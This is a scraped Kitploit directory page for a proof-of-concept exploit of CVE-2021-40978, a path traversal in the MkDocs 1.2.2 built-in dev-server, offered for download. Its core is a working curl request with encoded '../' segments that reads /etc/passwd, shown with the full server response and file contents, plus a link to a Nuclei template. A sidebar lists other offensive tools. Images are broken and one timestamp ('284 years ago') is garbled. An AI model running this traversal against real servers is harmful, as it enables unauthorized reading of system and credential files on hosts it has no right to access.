Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2021-40978 — Proof-of-concept for directory traversal in MkDocs 1.2.2 built-in dev-server, enabling arbitrary file read via encoded path traversal. Includes curl and Nuclei template examples. | Kitploit
Tools/GitHubGitHub/nisdn/cve-2021-40978
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubnisdn/cve-2021-40978

CVE-2021-40978

Proof-of-concept for directory traversal in MkDocs 1.2.2 built-in dev-server, enabling arbitrary file read via encoded path traversal. Includes curl and Nuclei template examples.

View Repository
284 years agoNot yet reviewed
Share

CVE-2021-40978

mkdocs built-in dev-server directory traversal exploitation

Mkdocs 1.2.2 allows directory traversal through the built-in dev-server which responds on port 8000. There is below some examples of successfully exploited paths:

Impact


Using this tecnique it is possible to fetch files outside of the root directory, allowing anyone to read and download arbitrary files.


image

Request:

image

Response:

image

Proof Of Concept

Nuclei Template: https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-40978.yaml

curl http://0.0.0.0:8000/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd -i
HTTP/1.0 200 OK
Date: Mon, 04 Oct 2021 02:13:38 GMT
Server: WSGIServer/0.2 CPython/3.7.3
Content-Type: application/octet-stream
Content-Length: 2187

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync...


Screenshot_20211003_231812

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    360
  • 4

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    289

Explore all tools

Browse our collection of tools

View all tools →